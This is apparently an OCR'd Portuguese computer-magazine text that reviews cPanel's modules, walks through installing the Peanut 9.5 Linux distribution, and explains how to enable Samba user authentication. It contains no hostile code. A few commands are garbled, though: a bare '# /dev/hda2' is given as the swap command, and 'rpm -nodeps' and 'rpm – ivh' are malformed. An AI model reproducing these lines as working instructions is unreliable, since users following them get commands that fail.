Passado o trauma da primeira instalação, decidimos ignorar as recomendações do suporte e instalar o Red Hat 9.0. Neste sistema operacional, o download dos novos módulos levou cerca de 3 horas (com uma conexão de 256 kbps) – o que é bastante compreensível, já que esta versão contém módulos bem mais recentes do que o Red Hat 8.0. Assim como no teste anterior, a instalação ocorreu sem problemas. Após o término do processo, reiniciamos o computador e felizmente tudo funcionou bem.

Além destas duas versões do Red Hat também fizemos testes com o FreeBSD 4.7 O resultado foi ainda melhor do que no Linux por dois motivos: primeiro, o tempo de download dos pacotes foi bem menor cerca de 1,5 hora. Segundo, porque o FreeBSD se mostrou bem mais estável, principalmente quando testamos os acessos através da rede local.

O que há no cPanel

Se você está curioso para saber o que pode encontrar no cPanel, saiba que este software tem praticamente de tudo Conheça algumas das opções disponíveis

Mail Manager


O gerenciador de e-mail mais fácil que você já viu Nele você pode criar e eliminar contas, criar sistemas de resposta automática para usuários que estão em férias, bloquear um endereço de e-ma e até mesmo criar Mailing Lists


FTP Manager

Esta opção possibilita configurar as funções referentes ao acesso FTP do servidor. Aqui você pode por exemplo, definir quais contas poderão acessar o sistema, escolher se quer ou não o acesso do usuário *anonymous* e até selecionar a mensagem de boas-vindas do servidor

File Manager

Sabe aqueles discos virtuais que os provedores costumam oferecer? O cPanel também conta com esta opção, mas de uma maneira muito mais eficiente. No cPanel, o controle do seu diretório é total Para você ter uma idéia da flexibilidade, é possível até mesmo verificar as pastas dos e-mails por meio deste gerenciador de arquivos.






SSH/Telnet

Aqui você encontra um cliente (chamado MindTerm) para acessar servidores SSH e Telnet via Internet A grande vantagem é que este cliente é todo montado em Java, ou seja, você poderá rodá-lo em qualquer computador, independentemente do sistema operacional


Backup

Provavelmente uma das opções mais importantes do cPanel. Este recurso é uma maneira realmente simples de fazer um backup do MySQL. Além disso, também oferece vários sistemas de upload para que você faça a restauração do banco em caso de pane.




IP Deny Manager


Embora isto não seja exatamente um firewall, pode funcionar muito bem em situações específicas. Esta opção permite que você crie uma lista com os IPs que não terão acesso ao seu site. Sem dúvida alguma, é uma boa pedida para evitar ataques e invasões.



Webalizer/AWStats


Um completo kit de análise do servidor está disponível nesta opção. Aqui você pode verificar como está o consumo de banda do seu site, consultar o log de erros ou ainda conferir problemas de análise mais complexos, como o Awstats e o Webalizer.





PGP Keys


Se você quer que suas chaves PGP estejam disponíveis no sistema operacional, use esta opção para adicioná-las. Tudo o que você pode fazer aqui é selecioná-las.



MySQL Database

Esta opção tinha tudo para ser eficiente, mas, por algum motivo inexplicável, ficou complicada demais para ser usada. Além disso, faltam opções importantes para o gerenciamento do banco como, por exemplo, um link que liste uma determinada tabela. Em outras palavras, continue usando a própria ferramenta de administração do MySQL.

Outras Opções



PCM


Peanut 9.5

Se você procura um Linux leve e fácil de instalar, mas com recursos interessantes, vai adorar a distribuição completa do CD 2

O Peanut é uma distribuição Linux compacta que ocupa apenas 900 MB. Apesar do espaço reduzido, o sistema traz os recursos mais utilizados prontos para usar. Além disso, possui uma interface amigável e de fácil utilização. O ambiente-padrão do sistema é o KDE 3.1.

Por ser um sistema compacto, o Peanut funciona bem mesmo em PCs com poucos recursos. Assim, ele é altamente recomendável tanto para iniciantes, que podem usar um computador antigo para testá-lo, quanto para usuários avançados que desejam usar um Linux para funcionar como server em uma máquina obsoleta para workstation.

Acompanhe agora como instalar e utilizar o Peanut disponível no segundo CD-ROM desta edição.



Apesar de pequeno, o Peanut vem bem equipado e usa o KDE 3.1 como padrão

Instalação

A instalação desse sistema é feita inteiramente em modo texto. Portanto, verifique com atenção as opções selecionadas antes de prosseguir. Siga os passos:

1 Para iniciar a instalação, insira o CD e aguarde carregar o sistema de boot. Ao final, será mostrada uma imagem com a palavra Linux. Aperte *Enter* para ativar o console e execute o comando:

```
# setup
```

2 Na tela do configurador, você encontra três opções:

- **parted_magic** – ferramentas para criar e controlar partições.
- **main** – menu geral de instalação
- **re-configs** – utilitários de reconfiguração pós-instalação.

Para iniciar a instalação, selecione a opção *parted_magic* e pressione *Enter* para ativá-la.


3 Na ferramenta de particionamento, você encontra duas opções:

- **Part** – aqui você cria uma nova partição, redimensionando o tamanho da partição já criada. Recomendável quando você só tem uma partição.
- **Cfdisk** – no *cfdisk* você cria as partições que o sistema utilizará.


Para criar o sistema de arquivos necessários, selecione a opção *cfdisk*. Dentro do programa, você encontra

Antes de instalar

Assim como qualquer sistema operacional, o Peanut 9.5 pode causar perda de dados no seu disco rígido no momento da instalação. Por motivo de segurança, é altamente recomandável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem.



Por se tratar de um sistema leve, a instalação é toda em modo texto



algumas informações, inclusive as partições existentes no seu computador. Com as setas direcionais, selecione a partição em que você deseja instalar o sistema. Já com a partição selecionada, escolha *Delete* para alocar um espaço livre. Agora, selecione o espaço livre e escolha a opção *New*, e em seguida *Primary*. No tamanho da partição (size), coloque, no mínimo, 1000 MB para criar a partição *Linux Native*. Para confirmar, selecione *Beginning*.

Para criar a partição *Swap*, escolha novamente o espaço livre com as setas direcionais e pressione a opção *New*, e em seguida *Primary*. No tamanho da partição, escolha, no máximo, 128MB e confirme selecionando *Beginning*. Ao criar as novas partições, você precisa definir qual será a partição *Swap*; para isso, selecione a partição *Swap (128MB)*, escolha a opção *Type* e pressione a tecla *Enter* até voltar ao menu das partições. Salve as alterações na opção *Write* e na pergunta sobre a confirmação das alterações digite *Yes*. Em seguida, escolha *Quit* para sair do programa de particionamento. Guarde o nome que está indicado no dispositivo *Linux Native* para colocar na linha de comando da criação do tipo de sistema.

4 Ao terminar o particionamento, o sistema voltará para o console. Digite novamente o comando *setup* para voltar ao menu do programa.

5 Dentro do programa de instalação, selecione então a opção *Main*. A próxima janela é referente ao modelo de teclado que você esta utilizando. A opção mais comum é a *br-abnt2.map*. No campo de verificação dos caracteres confirme digitando o número 1 e pressione *Enter* para continuar.

6 Na janela *detecting peanut.bz2* observe no campo a mensagem:

```
/DOS/peanut/peanut.bz2
```


Essa linha de comando é referente ao local onde está montado o arquivo de instalação do sistema. Caso ocorra algum problema e essa linha de comando não aparecer, siga para o passo número 13.

7 Com o sistema montado no diretório */DOS/*, será aberto novamente o *shell*. Execute as seguintes linhas de comando dentro do *shell*:


```
# cd /DOS/peanut
# stage1
```

Nessa etapa, você precisa formatar as partições criadas no início da instalação. Na primeira janela referente ao sistema de arquivos, escolha a opção *Yes* para continuar a instalação e no tipo de arquivo,

»



O acesso à Web é configurado durante a instalação


Algumas ferramentas de programação estão no Peanut

escolha *reiserfs*. Na próxima janela, você deve indicar em qual dispositivo está a partição que você deseja formatar. Conforme o passo 3, digite o nome referente à partição *Linux Native*.

8 Ao concluir o processo de formatação, será exibida a tabela de partições com seus referentes dispositivos. Nessa lista, localize a partição do tipo *Linux Swap* e guarde o nome do dispositivo que está em *Device Boot*. Na próxima janela, você precisa digitar o nome do dispositivo *Linux Swap*. No shell novamente, execute o seguinte comando para adicionar a partição *swap*

```
# /dev/hda2
```

Onde *hda2* é a sua partição *swap*

9 Se tudo ocorrer bem, a mensagem *Shall I check peanut.bz2* será mostrada na tela. Caso você queira verificar a mídia antes de iniciar a instalação, coloque *Y* nessa opção. Caso contrário, coloque *N*.

10 Para iniciar o processo de formatação, digite *Y* na pergunta referente ao *file system* e para confirmar coloque *Y* novamente.

11 Ao concluir a formatação, será mostrada uma mensagem piscando na tela. Pressione o botão *Enter* para iniciar a cópia dos arquivos. Aguarde até completar a barra de processo de cópia dos arquivos. A instalação pode demorar um pouco, dependendo do seu hardware.

12 No final da cópia dos arquivos, será necessário configurar seu hardware. O Peanut conta com um utilitário chamado *Peanut Linux Setup*, que ajuda na configuração do sistema. Siga a ordem abaixo para configurar corretamente o sistema.

- **KUDZU** – o utilitário KUDZU é muito conhecido em sistemas baseados no Red Hat. Execute esse programa para detectar os principais hardwares do seu computador. Sempre que reconhecer algum hardware e desejar ativá-lo no sistema, pressione o botão *Configure*.

- **PASSCFG** – como em todo sistema que precisa de um administrador, é recomendável adicionar uma senha para ele. Selecione essa opção se você deseja cadastrar uma senha para o usuário *root*.

- **KBDCFG** - ferramenta para configurar o teclado no sistema. Selecione de acordo com o seu hardware. A opção usada no Brasil é *br-abnt2*.

- **MOUSECFG** - para ativar seu mouse no sistema, é preciso configurá-lo. Acesse essa opção para configurar automaticamente a porta em que o mouse esta conectado. Em seguida, coloque o modelo do seu mouse.


- **CDCFG** – ao utilizar a ferramenta CFCFG, será criado um link simbólico para o drive do CD-ROM em */dev/cdrom* e também adicionado um ponto de montagem no arquivo de configuração *fstab*. Assim, sempre que você precisar montar um CD, basta executar no shell o comando *mount /mnt/cdrom*.

- **SNDCFG** – se você tem uma placa de som PnP conectada no slot ISA ou PCI, execute esse comando para ela ser reconhecida automaticamente.

- **XF86CFG** – com o XF86CFG (Xconfigurator) você pode ajustar as configurações de vídeo facilmente. Quase todas as opções são automaticamente configuradas com esse utilitário.

- **PPPCFG** – use essa ferramenta para configurar seu acesso à Internet através de uma conexão *PPP*.

- **NETCFG** – se sua placa de rede foi reconhecida pelo utilitário KUDZU, e sua máquina está conectada numa rede local, você pode configurar os IPs ou serviços que a sua rede utiliza com esse programa.



Uma das ferramentas inclusas no sistema é o editor de textos AbiWord

- **MODULECFG** – você edita diretamente o arquivo */etc/modules.cfg*. É recomendável somente para usuários avançados.

- **LILOCFG** – nessa etapa ainda não foi configurado o gerenciador de boot do sistema. Execute esse programa para ativar o *lilo* como gerenciador de boot. Dentro do programa, adicione o MBR.

- **STARTX** – com a maioria dos hardwares, necessários para o bom funcionamento do sistema, já instalados, você pode testar o modo gráfico nesta opção.

- **FLOPPY** – a criação de um disco de emergência é indispensável. Para isso, você precisa ter dois disquetes em mãos. Depois, basta seguir as opções da tela para criar os respectivos discos.

- **EXIT** – com o sistema configurado e pronto para uso, você já pode sair do utilitário de configuração do sistema. Para reiniciar o computador, execute o seguinte comando.

```
# reboot
```

13 Nessa etapa, você encontra a solução caso ocorra algum problema no passo 6. Execute a seguinte linha de comando dentro do shell:

```
mount /dev/hdb /DOS
```

Onde *hdb* é referente ao endereço lógico do seu CD-ROM. Em seguida, execute as seguintes linhas de comandos no shell:

```
# cd /DOS/peanut
# stage1
```

Configuração

O sistema Peanut é baseado no sistema de arquivos RPM, o que torna a instalação de aplicativos mais simples. Se você optou por iniciar o sistema em modo texto, você precisa acessar o Ambiente Gráfico por linha de comando. Para acessá-lo, execute o seguinte comando:

```
# startx
```

Caso ocorra algum problema com as configurações de vídeos aplicadas, você pode executar o aplicativo de configuração novamente. Basta digitar o seguinte comando.

```
# Xconfigurator
```

O utilitário de configuração do sistema que foi utilizado na instalação pode ser facilmente executado a qualquer momento. Para isso, digite o seguinte comando:

```
# setup
```

Instalação de programas

No site do produtor do sistema você encontra uma série de aplicativos. Desde jogos como Quake3 até programas Office como o OpenOffice. Todos pré-compilados para o Peanut. Acesse o endereço http://www.ibiblio.org/pub/linux/distributions/peanut/current/pkgs/RPMS/ e faça o download do aplicativo que você deseja instalar.

Na instalação dos aplicativos, utilize o utilitário *rpm*. Acesse o diretório em que você salvou o programa e execute o comando:

```
# rpm -ivh nomeprograma.rpm
```

Caso apareça alguma mensagem de dependência, force a instalação com o comando:

```
# rpm -ivh programa.rpm -nodeps
```

Aplicativos

O Peanut, mesmo com seu tamanho compacto (somente 900MB a instalação completa), possui uma série de aplicativos Office, como o Koffice, AbiWord, e os servidores FTP WWW, TELNET e SMTP já habilitados por padrão. Explore a interface do sistema e confira tudo o que esse Linux oferece. **PCM**

Domine o Samba Server

Utilize o Samba Server para autenticar usuários antes de compartilhar os arquivos de sua rede

O Samba é um dos servidores mais utilizados em computadores que rodam o sistema operacional Linux. Com ele, é possível otimizar os recursos de compartilhamento que os usuários Windows ou Linux acessarão (ou utilizarão somente para leitura e escrita). A seguir, aprenda a habilitar o recurso de autenticação de usuário do Samba.

Instalação

Como o Samba é um dos *servers* mais utilizados no Linux, a maioria das distribuições do sistema operacional já vem com o servidor instalado. No entanto, para verificar se ele está em sua máquina, execute o seguinte comando

```
# rpm -qa | grep samba
```

Para sistemas que não são baseados no *rpm*, escreva o comando abaixo

```
# whereis samba
```

Se o sistema não estiver instalado, faça o download de acordo com a sua distribuição no site http://us1.samba.org/samba/ftp/Binary_Packages. A instalação é muito simples. Para efetuá-la em um arquivo do tipo *rpm*, execute o seguinte comando no mesmo local em que está o documento que você baixou:

```
# rpm – ivh sambaxx.rpm
```

Sambaxx.rpm é o nome do arquivo

que você efetuou o download

Se você usa arquivos do tipo *tar.gz*, execute os comandos a seguir no mesmo local em que está o programa que você baixou

```
# tar -zxvpf sambaxx.tar.gz
```

Com esse comando será criado uma área que terá o mesmo nome do arquivo. Acesse este diretório e execute os seguintes parâmetros :

```
# ./configure --prefix=/usr/local
# make
# make install
```

Para verificar se foi instalado com sucesso, execute o comando


```
# smbd -V
```

Com o programa instalado, deve-se editar o arquivo de configuração de acordo com as suas necessidades. Se foi efetuada a instalação do Samba, o arquivo de configuração fica localizado no diretório */usr/local/etc*. Para computadores que já tem o Samba instalado o arquivo é encontrado no diretório */etc*

Em alguns casos o arquivo ainda pode estar em um subdiretório chamado *Samba*. Dentro dele é encontrado um documento chamado *smb.conf*. Pode-se utilizar qualquer processador de texto para editar e alterar este arquivo.

O Samba padrão tem uma série de opções habilitadas. Em alguns casos, elas são desnecessárias. Você pode removê-las e adicionar as seguintes opções

```
[global]
workgroup = pcmaster
Netbios name = pcmaster
encrypt passwords = Yes
security = user
os level = 65
preferred master = yes
domain master = no
local master = yes
```



Para acessar o conteúdo de compartilhamento você precisa efetuar o logon

As opções que devem sofrer alterações são as seguintes.

- **workgroup** – nesse campo, coloque o *Grupo de Trabalho* em que você deseja que o Samba fique.

- **Netbios name** – coloque neste campo o nome que você deseja que o computador mostre ao ser acessado pelo grupo de trabalho que você colocou acima.

Ao ativar somente essas opções, é possível acessar o computador por meio do *Ambiente de Rede do Windows*. Ao fazê-lo, note que o compartilhamento exigirá uma senha para que se possa visualizar o conteúdo do computador.

